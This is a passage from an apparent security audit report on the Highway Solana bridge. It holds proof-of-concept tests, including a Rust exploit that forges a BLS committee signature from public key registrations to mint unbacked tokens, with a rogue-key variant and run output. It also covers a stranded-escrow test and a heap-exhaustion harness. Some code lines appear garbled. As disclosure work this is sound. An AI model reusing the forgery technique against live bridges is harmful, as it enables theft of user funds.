    &mut test,
    relayer_pda,
    registry::ID,
    &registry::Relayer {
        id: RELAYER_ID,
        manager: payer,
        operational_keys: vec![payer],
        // Match public_records[0] / BlsKeys[1], as production registration does.
        bn254_public_key: g1_to_eip197(
            &(G1Projective::generator() * Fr::from(11u64)).into_affine(),
        ),
        signer: payer,
        beneficiary: payer,
        bump: relayer_bump,
    },
);
add_anchor_account(
    &mut test,
    executor_authority_pda,
    executor::ID,
    &executor::state::ExecutorAuthority {
        bump: executor_authority_bump,
    },
);

let mut active_bitmap_bytes = [0u8; registry::BITMAP_LENGTH];
for id in 1..ACTIVE_RELAYER_COUNT {
    let bit = id - 1;
    active_bitmap_bytes[bit / 8] |= 1 << (bit % 8);
}
let epoch_randomness = [0x44u8; 32];
add_anchor_account(
    &mut test,
    active_bitmap_pda,
    registry::ID,
    &registry::Bitmap {
        bitmap: active_bitmap_bytes,
        valid_from_slot: 0,
        epoch_randomness,
        epoch: EPOCH,
        bump: active_bitmap_bump,
    },
);

// Honest registration material. No private scalar is retained after each
// loop iteration; the exploit below consumes only these public byte strings.
let mut public_records = Vec::with_capacity(ACTIVE_RELAYER_COUNT);
let mut bls_keys = Box::new(registry::BlsKeys {
    bump: bls_keys_bump,
    _pad: [0u8; 7],
    keys: [[0u8; 64]; registry::MAX_RELAYERS],
});
for index in 0..ACTIVE_RELAYER_COUNT {
    let secret = Fr::from((index + 11) as u64);
    let public_key = (G1Projective::generator() * secret).into_affine();
    let public_key_bytes = g1_to_eip197(&public_key);
    let pop_scalar =

```

```

        Fr::from_be_bytes_mod_order(&registry::compute_pop_message_hash(&public_key_bytes));
        assert!(!pop_scalar.is_zero());
        let pop = (G2Projective::generator() * (secret * pop_scalar)).into_affine();
        let pop_bytes = g2_to_eip197(&pop);
        registry::verify_bn254_pop(&public_key_bytes, &pop_bytes)
            .expect("production registry verifier accepts honest public record");
        public_records.push((public_key_bytes, pop_bytes));
        bls_keys.keys[index + 1] = public_key_bytes;
    }
    let mut bls_keys_data = vec![0u8; registry::BLS_KEYS_ACCOUNT_SIZE];
    bls_keys_data[..registry::BlsKeys::DISCRIMINATOR.len()]
        .copy_from_slice(registry::BlsKeys::DISCRIMINATOR);
    bls_keys_data[8..].copy_from_slice(bytemuck::bytes_of(&bls_keys));
    test.add_account(bls_keys_pda, program_account(registry::ID, bls_keys_data));

    let mut mint_data = vec![0u8; spl_token::state::Mint::LEN];
    spl_token::state::Mint::pack(
        spl_token::state::Mint {
            mint_authority: COption::Some(executor_authority_pda),
            supply: 0,
            decimals: TOKEN_DECIMALS,
            is_initialized: true,
            freeze_authority: COption::None,
        },
        &mut mint_data,
    )
    .expect("pack mint");
    test.add_account(mint, program_account(spl_token::ID, mint_data));

    let mut recipient_data = vec![0u8; spl_token::state::Account::LEN];
    spl_token::state::Account::pack(
        spl_token::state::Account {
            mint,
            owner: payer,
            amount: 0,
            delegate: COption::None,
            state: spl_token::state::AccountState::Initialized,
            is_native: COption::None,
            delegated_amount: 0,
            close_authority: COption::None,
        },
        &mut recipient_data,
    )
    .expect("pack token account");
    test.add_account(
        recipient_token,
        program_account(spl_token::ID, recipient_data),
    );

    let mut context = test.start_with_context().await;

    // Attacker invents a token-only inbound message with itself as recipient.
    // There is no source-chain emission and no committee signature for this ID.
    let source_block_hash = [0x22u8; 32];
    let source_block_number = 123_456u64;
    let source_nonce = 77u128;
    let source_amount = FORGED_AMOUNT as u128;
    let message_id = hway_common::generate_message_id(
        &NETWORK_ID,
        &SOURCE_CHAIN_ID,
        &hway_common::LOCAL_CHAIN_ID,
        &source_block_hash,
        &source_block_number,
    );

```

```

        source_nonce,
        &[],
        &[],
        TOKEN_ID,
        payer.as_ref(),
        source_amount,
    )
    .expect("canonical malicious message id");
let (message_pda, _) =
    Pubkey::find_program_address(&[MESSAGE_PAYLOAD_SEED, message_id.as_ref()], &executor::ID);
let store_ix = Instruction {
    program_id: executor::ID,
    accounts: executor::accounts::StoreMessage {
        payer,
        message_payload: message_pda,
        config: config_pda,
        system_program: system_program::ID,
    }
    .to_account metas(None),
    data: executor::instruction::StorePayload {
        args: StoreMessageArgs {
            source_chain_id: SOURCE_CHAIN_ID,
            source_nonce,
            source_block_hash,
            source_block_number,
            token_id: TOKEN_ID,
            amount: source_amount,
            token_mint: mint,
            recipient: payer,
            target_program: Pubkey::default(),
            payload: vec![],
            message_id,
        },
    },
    .data(),
};
let store_tx = Transaction::new_signed_with_payer(
    &[store_ix],
    Some(&payer),
    &[&attacker],
    context.last_blockhash,
);
context
    .banks_client
    .process_transaction(store_tx)
    .await
    .expect("real store_payload accepts the attacker-created message");

// Reproduce the executor's public committee draw, then recover only the
// selected signing elements from public PoPs. No secret scalar is available
// or consulted in this phase.
let active_relayers: Vec<u32> = (1..=ACTIVE_RELAYER_COUNT as u32).collect();
let committee = executor::utils::committee::select_committee(
    &epoch_randomness,
    RELAYER_ID,
    SLOT_NUMBER,
    &active_relayers,
);
    .expect("valid 256-member committee draw");
let recovered_aggregate_signing_basis =
    committee[..SIGNER_COUNT]
        .iter()
        .fold(G2Projective::zero(), |sum, relayer_id| {

```

```

        let (public_key, public_pop) = &public_records[*relayer_id as usize - 1];
        let h =
            Fr::from_be_bytes_mod_order(&registry::compute_pop_message_hash(public_key));
        sum + g2_from_eip197(public_pop) * h.inverse().expect("nonzero public PoP hash")
    });

let ttl = 1_000_000u32;
let scalar = payload_scalar(&message_id, ttl);
assert(!scalar.is_zero());
let forged_payload_hash_g2 = g2_to_eip197(&(G2Projective::generator() * scalar).into_affine());
let forged_aggregate_signature =
    g2_to_eip197(&(recovered_aggregate_signing_basis * scalar).into_affine());
let committee_bitmap = (1u128 << SIGNER_COUNT) - 1;
let (executed_transfer_pda, _) = Pubkey::find_program_address(
    &[EXECUTED_TRANSFER_SEED, message_id.as_ref()],
    &executor::ID,
);

let execute_ix = Instruction {
    program_id: executor::ID,
    accounts: executor::accounts::ExecuteMessage {
        payer,
        relayer: relayer_pda,
        executor_authority: executor_authority_pda,
        message_payer: payer,
        message: message_pda,
        config: config_pda,
        chain_info: chain_info_pda,
        token_info: Some(token_info_pda),
        bridge_configuration: Some(bridge_config_pda),
        registry_state: registry_state_pda,
        bls_keys: bls_keys_pda,
        active_bitmap: active_bitmap_pda,
        executed_transfer: executed_transfer_pda,
        token_mint: Some(mint),
        recipient_token_account: Some(recipient_token),
        vault_token_account: None,
        token_program: Some(spl_token::ID),
        system_program: system_program::ID,
    },
    .to_account metas(None),
    data: executor::instruction::ExecuteMessage {
        args: ExecuteMessageArgs {
            message_id,
            relayer_id: RELAYER_ID,
            ttl,
            slot_number: SLOT_NUMBER,
            epoch: EPOCH,
            active_set_index: ACTIVE_SET_INDEX,
            committee_bitmap,
            aggregated_signature: forged_aggregate_signature,
            bls_payload_hash_g2: forged_payload_hash_g2,
        },
    },
    .data(),
};

context.last_blockhash = context
    .banks_client
    .get_latest_blockhash()
    .await
    .expect("latest blockhash");
let execute_tx = Transaction::new_signed_with_payer(

```

```

    &[
        ComputeBudgetInstruction::set_compute_unit_limit(500_000),
        execute_ix,
    ],
    Some(&payer),
    &[&attacker],
    context.last_blockhash,
);
context
    .banks_client
    .process_transaction(execute_tx)
    .await
    .expect("forged aggregate passes every real execute_message guard");

let recipient_account = context
    .banks_client
    .get_account(recipient_token)
    .await
    .expect("recipient query")
    .expect("recipient exists");
let recipient_state = spl_token::state::Account::unpack(&recipient_account.data)
    .expect("unpack recipient token account");
let mint_account = context
    .banks_client
    .get_account(mint)
    .await
    .expect("mint query")
    .expect("mint exists");
let mint_state =
    spl_token::state::Mint::unpack(&mint_account.data).expect("unpack mint account");

assert_eq!(recipient_state.amount, FORGED_AMOUNT);
assert_eq!(mint_state.supply, FORGED_AMOUNT);
assert!(
    context
        .banks_client
        .get_account(executed_transfer_pda)
        .await
        .expect("execution record query")
        .is_some(),
    "real replay marker must persist"
);
assert!(
    context
        .banks_client
        .get_account(message_pda)
        .await
        .expect("message query")
        .is_none(),
    "successful execute_message must close the staging account"
);
}

```

Run:

```

anchor build --program-name executor --no-idl --skip-lint --ignore-keys
SBF_OUT_DIR="$PWD/target/sbf-solana-solana/release" \
  cargo test -p executor \
    --test high_hunt_end_to_end_forged_mint \
    public_registration_pops_forge_real_execute_message_and_mint \
    -- --ignored --nocapture

```

Observed result:

```
Instruction: MintTo
test public_registration_pops_forge_real_execute_message_and_mint ... ok
test result: ok. 1 passed; 0 failed
```

The final assertions show both the attacker's token balance and total mint supply increased by 25_000_000, despite no honest relayer signing the malicious message.

For the standalone rogue-key variant, choose a target draw containing an attacker-managed relayer and at least 86 honest keys, set S to those honest keys, and compute pk_R , Q_R , and pop_R as described above. Update the managed relayer to pk_R , then submit a signer bitmap selecting the rogue seat and S . The registry accepts the forged PoP, the aggregate G1 key equals $a * G1_GENERATOR$, and the attacker signs alone using the chosen scalar a .

Recommended Mitigation:

1. Replace both known-scalar maps atomically with fully specified, independently domain-separated hash-to-curve constructions. Do not map a public hash scalar by multiplying it with the group generator. A caller-supplied point is safe only if the verifier soundly enforces the specified unknown-discrete-log map.
2. Version the attestation and PoP formats, update the Solana verifier and signer tooling together, and reject all legacy-format proofs.
3. Before reactivation, require every live registry key to submit a fresh proof under the corrected PoP and rebuild the active epoch above the revocation floor. Existing secret scalars may be retained after successful re-certification; rotate them only as an operational precaution or when changing curves.
4. As defense in depth, bind each PoP to the relayer, deployment, and key-assignment nonce, and enforce BLS-key uniqueness across relayer IDs.

Highway: Fixed by [2f0827c](#).

Cyfrin: Verified.

7.2 High Risk

7.2.1 `executor::execute_message` never implements the inbound native-token corridor and permanently strands escrowed native value

Description: The executor has no native-token inbound path even though the entry and config programs let operators enable native-token outbound escrow corridors. A native-token bridge-out can therefore deposit user value into the configured vault, but the matching inbound execution can never resolve the `TokenInfo` and `BridgeConfiguration` accounts that `execute_message` requires for every token leg.

The outbound leg is fully implemented. When `config.native_token_id == Some(token_id)`, `EmitMessage::execute` PDA-verifies the `NativeBridgeConfig` for the destination chain, enforces its bounds, and escrows the caller's tokens into the configured vault (programs/entry/src/instructions/emit_message.rs:249-281, escrow CPI at programs/entry/src/instructions/emit_message.rs:657-683).

The inbound leg does not exist. `ExecuteMessage::execute` resolves every token leg through `TokenInfo` and `BridgeConfiguration`: the decimal conversion requires both accounts (programs/executor/src/instructions/execute_message.rs:204-223) and `validate_token_config` re-derives them at `[TOKEN_INFO_SEED, token_id]` and `[BRIDGE_CONFIGURATION_SEED, token_id, source_chain_id]` (programs/executor/src/instructions/execute_message.rs:412-482). Neither PDA can ever exist for the native id, and the config program enforces that in both directions: `set_native_token_id` refuses an id that already has a `TokenInfo` (programs/config/src/instructions/set_native_token_id.rs:55-58), `register_token` refuses to create a `TokenInfo` at the currently-set `native_token_id` (programs/config/src/instructions/register_token.rs:67-70), and `create_token_bridge` requires an existing `TokenInfo` before it will create a `BridgeConfiguration` (programs/config/src/instructions/create_token_bridge.rs:34-39). `NativeBridgeConfig` is never read anywhere in the executor program, and that program exposes only `initialize`, `store_payload` and `execute_message` (programs/executor/src/lib.rs:40-65) - there is no native-release, sweep, or admin-recovery instruction.

Files:

`ExecuteMessage::execute`, `EmitMessage::execute`

Impact: Once the admin designates a native token id and enables a native corridor with a non-Closed outbound mode, every unit escrowed through the native outbound path is unrecoverable. Inbound execution of a native-token message reverts on every possible account set: omitting `token_info` or `bridge_configuration` yields `IncompleteTokenData` / `TokenNotEnabled`, and no substitute account can pass Anchor's discriminator check because the PDAs cannot be initialized while the id is the native id. Switching `NativeBridgeConfig::inbound` from `Release` to `Mint` does not help - the `Mint` arm still requires a `token_mint` bound to `TokenInfo::token_address`, which does not exist for the native id.

The stranded balance accumulates: the loss is not bounded by any per-message cap, it grows with every native bridge-out across every destination chain for as long as the corridor is enabled, and there is no sweep or admin release path. The vault can only be debited by the `Release` arm of `execute_token_transfer`, which signs with the executor authority PDA seeds inside `execute_message` (programs/executor/src/instructions/execute_message.rs:665-694), so the one instruction able to make that PDA sign is the one that always reverts for this token id. Secondly, the entire native inbound direction is non-functional and the `NativeBridgeConfig::inbound` field plus `configure_native_inbound` are dead configuration that give operators a false signal that the direction is live.

Proof of Concept:

1. The admin calls `config::set_native_token_id(9)`. No `TokenInfo` exists at id 9, so `maybe_token.data_is_empty()` holds and `Config::native_token_id` becomes `Some(9)` (programs/config/src/instructions/set_native_token_id.rs:55-60).
2. The admin calls `config::configure_native_token_bridge(chain_id = 3, outbound = Escrow(vault), inbound = Release(vault), source_decimals = 18, min_amount, max_amount)`. The escrow/release pair is accepted, so the config now advertises a fully bidirectional native corridor for chain 3.
3. Alice calls `entry::emit_message` with `token_id = 9` and `amount = 5_000_000_000` (5 SOL in lamports). The native branch at programs/entry/src/instructions/emit_message.rs:251-281 PDA-verifies the Na-

tiveBridgeConfig, passes the min/max checks, and the Escrow(vault_pubkey) arm transfers 5 wSOL from Alice into the configured vault. The message is emitted and relayed.

4. Alice later bridges the native token back to Solana. A relayer stores the inbound message with `token_id = 9` through `store_payload`; this succeeds, because `store_message` performs only canonical-shape and message-id checks and never consults the token registry.
5. The relayer calls `execute_message`. `has_token` is true because `token_id != 0`, so `local_amount` is computed at `programs/executor/src/instructions/execute_message.rs:204-223`, which requires a `bridge_configuration` account, and `validate_token_config` requires a `token_info` account at `[TOKEN_INFO_SEED, 9u32]`. Neither PDA is initialized and neither can ever be initialized while `native_token_id == Some(9)`. Omitting them returns `IncompleteTokenData / TokenNotEnabled`; supplying uninitialized accounts fails the discriminator check. The instruction reverts for every account set.
6. No other executor instruction can move funds out of the native vault, so Alice's 5 wSOL is unrecoverable by Alice, by the admin, and by the protocol.

Add the following test to `tests/solace-pocs/test_exploit_native_escrow_has_no_inbound_release.ts`:

```
import * as anchor from "@coral-xyz/anchor";
import { expect } from "chai";
import {
  Keypair,
  PublicKey,
  SystemProgram,
  SYSVAR_SLOT_HASHES_PUBKEY,
} from "@solana/web3.js";
import {
  createAccount,
  createMint,
  getAccount,
  getOrCreateAssociatedTokenAccount,
  mintTo,
  TOKEN_PROGRAM_ID,
} from "@solana/spl-token";
import { getConfigContext, getProgramDataPda } from "../setup/config.setup";
import { getEntryContext, getMessageNoncePda } from "../setup/entry.setup";
import { getExecutorContext } from "../setup/executor.setup";
import { getRegistryContext } from "../setup/registry.setup";
import { bn254KeyBundle } from "../helper/bn254_helpers";
import { keccak_256 } from "@noble/hashes/sha3";

const NETWORK_ID = Buffer.alloc(32, 0x99);
const NATIVE_TOKEN_ID = 9;
const REMOTE_CHAIN_ID = 3;
const ESCROW_AMOUNT = 5_000_000_000n;

function u32LE(value: number): Uint8Array {
  const out = new Uint8Array(4);
  new DataView(out.buffer).setUint32(0, value, true);
  return out;
}

function u64LE(value: bigint): Uint8Array {
  const out = new Uint8Array(8);
  for (let i = 0; i < 8; i++) out[i] = Number((value >> BigInt(8 * i)) & 0xffn);
  return out;
}

function u128LE(value: bigint): Uint8Array {
  const out = new Uint8Array(16);
  for (let i = 0; i < 16; i++)
    out[i] = Number((value >> BigInt(8 * i)) & 0xffn);
}
```

```

    return out;
}

function compact(value: number): Uint8Array {
    if (value < 64) return new Uint8Array([value << 2]);
    const encoded = (value << 2) | 1;
    return new Uint8Array([encoded & 0xff, encoded >> 8]);
}

function scaleVec(value: Uint8Array): Uint8Array {
    const prefix = compact(value.length);
    const out = new Uint8Array(prefix.length + value.length);
    out.set(prefix);
    out.set(value, prefix.length);
    return out;
}

function messageId(
    sourceBlockHash: Uint8Array,
    recipient: PublicKey,
    sourceNonce: bigint
): Uint8Array {
    const parts = [
        new TextEncoder().encode("HWY_MSG_V1"),
        NETWORK_ID,
        u32LE(REMOTE_CHAIN_ID),
        u32LE(1),
        sourceBlockHash,
        u64LE(42n),
        u128LE(sourceNonce),
        scaleVec(new Uint8Array()),
        scaleVec(new Uint8Array()),
        u32LE(NATIVE_TOKEN_ID),
        scaleVec(recipient.toBytes()),
        u128LE(ESCROW_AMOUNT),
    ];
    const length = parts.reduce((total, part) => total + part.length, 0);
    const preimage = new Uint8Array(length);
    let offset = 0;
    for (const part of parts) {
        preimage.set(part, offset);
        offset += part.length;
    }
    return keccak_256(preimage);
}

function pda(
    programId: PublicKey,
    seed: string,
    suffix?: Uint8Array
): PublicKey {
    return PublicKey.findProgramAddressSync(
        suffix ? [Buffer.from(seed), suffix] : [Buffer.from(seed)],
        programId
    )[0];
}

describe("native escrow cannot be released inbound", () => {
    it("test_exploit_native_escrow_has_no_inbound_release", async () => {
        const config = await getConfigContext();
        const entry = await getEntryContext();
        const executor = await getExecutorContext();
        const registry = await getRegistryContext();
    });
});

```

```

const payer = (config.provider.wallet as anchor.Wallet).payer;
const chainId = u32LE(REMOTE_CHAIN_ID);
const tokenId = u32LE(NATIVE_TOKEN_ID);
const configPda = pda(config.program.programId, "config");
const chainInfo = pda(config.program.programId, "chain_info", chainId);
const nativeBridge = pda(
    config.program.programId,
    "native_bridge",
    chainId
);
const tokenInfo = pda(config.program.programId, "token_info", tokenId);
const bridgeConfig = PublicKey.findProgramAddressSync(
    [Buffer.from("bridge_configuration"), tokenId, chainId],
    config.program.programId
)[0];
const executorAuthority = pda(
    executor.program.programId,
    "executor-authority"
);
const registryState = pda(registry.program.programId, "registry-state");
const bitmap = pda(registry.program.programId, "bitmap", Uint8Array.of(0));
const blsKeys = pda(registry.program.programId, "bls-keys");
const relayer = pda(registry.program.programId, "relayer", u32LE(1));

await config.program.methods
    .initialize(config.admin.publicKey, false, Array.from(NETWORK_ID))
    .accountsPartial({
        authority: config.admin.publicKey,
        program: config.program.programId,
        programData: getProgramDataPda(config.program.programId),
        config: configPda,
        systemProgram: SystemProgram.programId,
    })
    .rpc();

await config.program.methods
    .setNativeTokenId(NATIVE_TOKEN_ID)
    .accountsPartial({
        authority: config.admin.publicKey,
        config: configPda,
        maybeToken: tokenInfo,
    })
    .rpc();

await config.program.methods
    .registerChain(REMOTE_CHAIN_ID, "remote", true)
    .accountsPartial({
        authority: config.admin.publicKey,
        config: configPda,
        chainInfo,
        systemProgram: SystemProgram.programId,
    })
    .rpc();

await executor.program.methods
    .initialize()
    .accountsPartial({
        payer: executor.owner.publicKey,
        executorAuthority,
        systemProgram: SystemProgram.programId,
    })
    .rpc();

const mint = await createMint(

```

```

    config.provider.connection,
    payer,
    payer.publicKey,
    null,
    9
);
const senderTokens = await createAccount(
    config.provider.connection,
    payer,
    mint,
    payer.publicKey
);
const vault = (
    await getOrCreateAssociatedTokenAccount(
        config.provider.connection,
        payer,
        mint,
        executorAuthority,
        true
    )
).address;
await mintTo(
    config.provider.connection,
    payer,
    mint,
    senderTokens,
    payer,
    ESCROW_AMOUNT
);

await config.program.methods
    .configureNativeTokenBridge(
        REMOTE_CHAIN_ID,
        { escrow: [vault] },
        { release: [vault] },
        9,
        new anchor.BN(1),
        new anchor.BN(ESCROW_AMOUNT.toString())
    )
    .accountsPartial({
        authority: config.admin.publicKey,
        config: configPda,
        chainInfo,
        nativeBridgeConfig: nativeBridge,
        systemProgram: SystemProgram.programId,
    })
    .rpc();

await entry.entryProgram.methods
    .emitMessage({
        targetChainId: REMOTE_CHAIN_ID,
        targetPayloadAddress: Buffer.alloc(0),
        payload: Buffer.alloc(0),
        targetTokenAddress: Keypair.generate().publicKey.toBuffer(),
        tokenId: NATIVE_TOKEN_ID,
        amount: new anchor.BN(ESCROW_AMOUNT.toString()),
        feeQuote: null,
    })
    .accountsPartial({
        sender: entry.admin.publicKey,
        config: configPda,
        chainInfo,
        tokenInfo: null,
    })

```

```

        bridgeConfiguration: null,
        nativeBridgeConfig: nativeBridge,
        globalFeeConfig: pda(config.program.programId, "fee_config"),
        destinationFeeConfig: pda(
            config.program.programId,
            "destination_fee",
            chainId
        ),
        feeTokenConfig: null,
        destinationFeeTokenConfig: null,
        messageNonce: getMessageNoncePda(
            entry.entryProgram.programId,
            REMOTE_CHAIN_ID
        ),
        senderTokenAccount: senderTokens,
        vaultTokenAccount: vault,
        tokenMint: null,
        senderFeeTokenAccount: null,
        executionFeeTokenAccount: null,
        platformFeeTokenAccount: null,
        tokenProgram: TOKEN_PROGRAM_ID,
        systemProgram: SystemProgram.programId,
        instructions: null,
        slotHashes: SYSVAR_SLOT_HASHES_PUBKEY,
    })
    .rpc();
expect(
    (await getAccount(config.provider.connection, vault)).amount
).to.equal(ESCROW_AMOUNT);

// The registry accounts only satisfy Anchor's account constraints. The handler
// must reject before attempting BLS verification because token configuration is absent.
await registry.program.methods
    .initialize({
        authorizedUpdaters: [],
        slotsBetweenUpdates: new anchor.BN(0),
        registrationWindowSlots: new anchor.BN(0),
        executorProgramAddress: executor.program.programId,
    })
    .accountsPartial({
        admin: registry.admin.publicKey,
        config: configPda,
        registryState,
        activeBitmap: bitmap,
        systemProgram: SystemProgram.programId,
    })
    .rpc();
await registry.program.methods
    .initBlsKeys()
    .accountsPartial({
        admin: registry.admin.publicKey,
        registryState,
        config: configPda,
        blsKeys,
        systemProgram: SystemProgram.programId,
    })
    .rpc();
while (
    (await config.provider.connection.getAccountInfo(blsKeys))!.data.length <
    384_016
) {
    await registry.program.methods
        .extendBlsKeys()

```

```

        .accountsPartial({
            admin: registry.admin.publicKey,
            registryState,
            config: configPda,
            blsKeys,
        })
        .rpc();
    }
    const key = bn254KeyBundle(1);
    await registry.program.methods
        .registerRelayer({
            id: 1,
            manager: payer.publicKey,
            operationalKeys: [payer.publicKey],
            signer: payer.publicKey,
            beneficiary: PublicKey.default,
            bn254PublicKey: key.publicKey,
            bn254Pop: key.pop,
        })
        .accountsPartial({
            authority: registry.admin.publicKey,
            registryState,
            config: configPda,
            relayer,
            blsKeys,
            systemProgram: SystemProgram.programId,
        })
        .rpc();

    // Config prevents creating the standard token registry needed by the executor.
    try {
        await config.program.methods
            .registerToken(NATIVE_TOKEN_ID, mint, "NAT", "native", 9, true)
            .accountsPartial({
                authority: config.admin.publicKey,
                config: configPda,
                tokenInfo,
                mint,
                systemProgram: SystemProgram.programId,
            })
            .rpc();
        expect.fail("native token id must not accept TokenInfo");
    } catch (error: any) {
        expect(error.error.errorMessage).to.equal(
            "NativeTokenIdConflictsWithRegisteredToken"
        );
    }
    expect(await config.provider.connection.getAccountInfo(tokenInfo)).to.equal(
        null
    );
    expect(
        await config.provider.connection.getAccountInfo(bridgeConfig)
    ).to.equal(null);

    const sourceBlockHash = Buffer.alloc(32, 7);
    const recipient = Keypair.generate().publicKey;
    const id = messageId(sourceBlockHash, recipient, 1n);
    const message = PublicKey.findProgramAddressSync(
        [Buffer.from("message-payload"), Buffer.from(id)],
        executor.program.programId
    )[0];
    await executor.program.methods
        .storePayload({

```

```

        messageId: Array.from(id),
        sourceChainId: REMOTE_CHAIN_ID,
        sourceNonce: new anchor.BN(1),
        sourceBlockHash: Array.from(sourceBlockHash),
        sourceBlockNumber: new anchor.BN(42),
        tokenId: NATIVE_TOKEN_ID,
        amount: new anchor.BN(ESCROW_AMOUNT.toString()),
        tokenMint: mint,
        recipient,
        targetProgram: PublicKey.default,
        payload: Buffer.alloc(0),
    })
    .accountsPartial({
        payer: executor.owner.publicKey,
        messagePayload: message,
        config: configPda,
        systemProgram: SystemProgram.programId,
    })
    .rpc();

const executedTransfer = PublicKey.findProgramAddressSync(
    [Buffer.from("executed-transfer"), Buffer.from(id)],
    executor.program.programId
)[0];
try {
    await executor.program.methods
        .executeMessage({
            messageId: Array.from(id),
            relayerId: 1,
            ttl: 0,
            slotNumber: 0,
            epoch: 0,
            activeSetIndex: 0,
            committeeBitmap: new anchor.BN(((1n << 87n) - 1n).toString()),
            aggregatedSignature: Array(128).fill(0),
            blsPayloadHashG2: Array(128).fill(0),
        })
        .accountsPartial({
            payer: executor.owner.publicKey,
            messagePayer: executor.owner.publicKey,
            relayer,
            executorAuthority,
            message,
            config: configPda,
            chainInfo,
            tokenInfo: null,
            bridgeConfiguration: null,
            registryState,
            blsKeys,
            activeBitmap: bitmap,
            executedTransfer,
            tokenMint: null,
            recipientTokenAccount: null,
            vaultTokenAccount: null,
            tokenProgram: null,
            systemProgram: SystemProgram.programId,
        })
        .rpc();
    expect.fail("native inbound release unexpectedly succeeded");
} catch (error: any) {
    expect(error.error.errorCode.code).to.equal("IncompleteTokenData");
}

```

```
    expect(
      (await getAccount(config.provider.connection, vault)).amount
    ).to.equal(ESCROW_AMOUNT);
  });
});
```

Run with: `anchor test --run tests/solace-pocs/test_exploit_native_escrow_has_no_inbound_release.ts`

Recommended Mitigation: Implement the native inbound leg in `ExecuteMessage::execute`: when `message.token_id == config.native_token_id`, resolve the corridor from the `NativeBridgeConfig` PDA at `[NATIVE_BRIDGE_CONFIG_SEED, source_chain_id]` (seeds-verified against the config program id) instead of `TokenInfo` and `BridgeConfiguration`, use the native local decimal scale for `convert_amount_decimals`, enforce `NativeBridgeConfig::min_amount`, `max_amount`, and dispatch on `NativeBridgeConfig::inbound` through the existing `Mint` and `Release(vault)` arms with the native mint.

Until that path ships, close the outbound side so no further funds can be escrowed into an unreleasable vault: reject the native branch in `EmitMessage::execute`, or make `config::configure_native_token_bridge` reject a non-Closed outbound value. Do not substitute an admin sweep instruction for the missing leg - the stranding is caused by the absent inbound path, so the fix belongs there.

Highway: Fixed by [df93a30](#).

Cyfrin: Verified.

7.3 Medium Risk

7.3.1 `executor::execute_message` materialises the active-relayer bitmap as a heap `Vec` scaling with `n_active` and risks BPF heap exhaustion

Description: Inbound BLS verification expands the registry's active-set bitmap into an owned heap vector before committee selection. `active_relayers_from_bitmap` popcounts the whole bitmap and allocates `Vec::with_capacity(total_set)` of `u32 - 4` bytes per active relayer - then pushes one id per set bit (`programs/executor/src/utils/committee.rs:16-28`). It sits on the only path through `verify_bls` and runs unconditionally on every inbound execution (`programs/executor/src/instructions/execute_message.rs:562`), with no branch that skips it.

Solana's BPF heap is a fixed 32,768 bytes served by a bump allocator that never frees, so every allocation made anywhere in the instruction is additive for the whole invocation. The registry's bitmap is 750 bytes, i.e. 6,000 bits (`programs/registry/src/constants.rs:30`), matching `MAX_RELAYERS` (`programs/registry/src/state/bls_keys.rs:5`), so the implementation supports at most 6,000 relayers. At that maximum capacity this one vector is 24,000 bytes, roughly 73% of the default heap on its own. It shares that heap with, at minimum: the owned `Bitmap` produced by `try_deserialize` (`programs/executor/src/instructions/execute_message.rs:541-542`), `select_committee's` seen `bitset` `vec![0u64; (n_active + 63) / 64]` (`programs/executor/src/utils/committee.rs:65`, 752 bytes at 6,000), the ten boxed accounts in the `ExecuteMessage` accounts struct (`programs/executor/src/instructions/execute_message.rs:60-158`) - of which message carries a payload byte vector and `registry_state` two pubkey vectors - and the `api_data.to_vec()` copy at `programs/executor/src/instructions/execute_message.rs:305`.

The allocation is pure intermediate state. `select_committee` only ever indexes `active_relayers[candidate]` (`programs/executor/src/utils/committee.rs:88`), at most 128 seats times 32 retries, so an index-to-relayer-id resolution over the bitmap itself would need no allocation. The instruction's own caller-guidance comment (`programs/executor/src/instructions/execute_message.rs:44`) advises raising the compute-unit limit and says nothing about raising the heap frame, so the operational workaround is undocumented.

Files:

`ExecuteMessage::execute`

Impact: Measured on the SBF VM at the implementation's maximum supported capacity of 6,000 relayers, the inbound path clears the allocation with only 579 bytes of payload headroom left: a message carrying 580 bytes or more aborts on it, well inside the 1,000-byte `MAX_PAYLOAD_SIZE` the program itself accepts. The dominant heap term is linear in the active-relayer count and this one vector reaches roughly three quarters of the default heap on its own. Should the allocation fail, `execute_message` aborts before any verification logic runs, so no inbound message can be executed for as long as the active set stays that large, and each stored `Message` PDA - closable only by a successful `execute_message` (`programs/executor/src/instructions/execute_message.rs:82`) - stays on chain with its token leg undelivered. The condition is a liveness ceiling rather than a loss of funds: a caller can raise the heap allocation with a compute-budget heap-frame request instruction (part of the Solana runtime, out of scope, noted for context), but nothing in the code or the caller guidance tells an operator to do so, so the ceiling is hit silently as the relayer set grows.

Proof of Concept: A 509-line harness drives `execute_message` on the actual SBF VM, loading the compiled `executor.so` rather than running the handler in native processor mode, against an all-ones 750-byte bitmap (6,000 active relayers). It is a measurement harness: it classifies and reports the outcome, and passes whether the allocation fits or not.

The reachability argument is what makes it work without valid crypto. The allocation at `programs/executor/src/instructions/execute_message.rs:563` runs before the BLS pairing check at :586, so the transaction always fails, but where it fails is the signal: reaching a post-allocation error proves the allocation succeeded, while an allocator abort strictly before it proves exhaustion.

```
cargo build-sbf --manifest-path programs/executor/Cargo.toml
SBF_OUT_DIR=target/deploy cargo test -p executor --test issue8_heap_bpf -- --nocapture
```

```
// Load the real BPF ELF, not the native processor.
let mut pt = ProgramTest::default();
```

```

pt.prefer_bpf(true);
pt.add_program("executor", executor::ID, None);

// 6,000 active relayers: every bit of the 750-byte bitmap set.
let active_bitmap = registry::Bitmap {
    bitmap: [0xFFu8; registry::BITMAP_LENGTH],
    ..
};

enum Outcome {
    Fit, // reached a post-:563 error (the BLS check): the allocation FIT
    Oom, // heap/allocation abort strictly before the BLS check: OOM at :563
    Unknown,
}

fn classify(logs: &[String]) -> Outcome {
    let joined = logs.join("\n");
    if joined.contains("InvalidBlsPayloadHashG2") || joined.contains("6026") {
        return Outcome::Fit;
    }
    let l = joined.to_lowercase();
    if l.contains("memory allocation failed") || l.contains("out of memory") {
        return Outcome::Oom;
    }
    Outcome::Unknown
}

// Binary-search the payload size that tips the 24 KB allocation over.
#[tokio::test]
async fn issue8_bpf_payload_fit_boundary() {
    let (fit32, oom32) = payload_fit_threshold(Some(32 * 1024)).await;
    let (fit256, oom256) = payload_fit_threshold(Some(256 * 1024)).await;
    assert!(fit32 < hwy_common::MAX_PAYLOAD_SIZE);
}

```

Measured output, 4 tests passing:

```

6000 active, no payload -> Fit
AnchorError thrown in programs/executor/src/utis/bls_verify.rs:224.
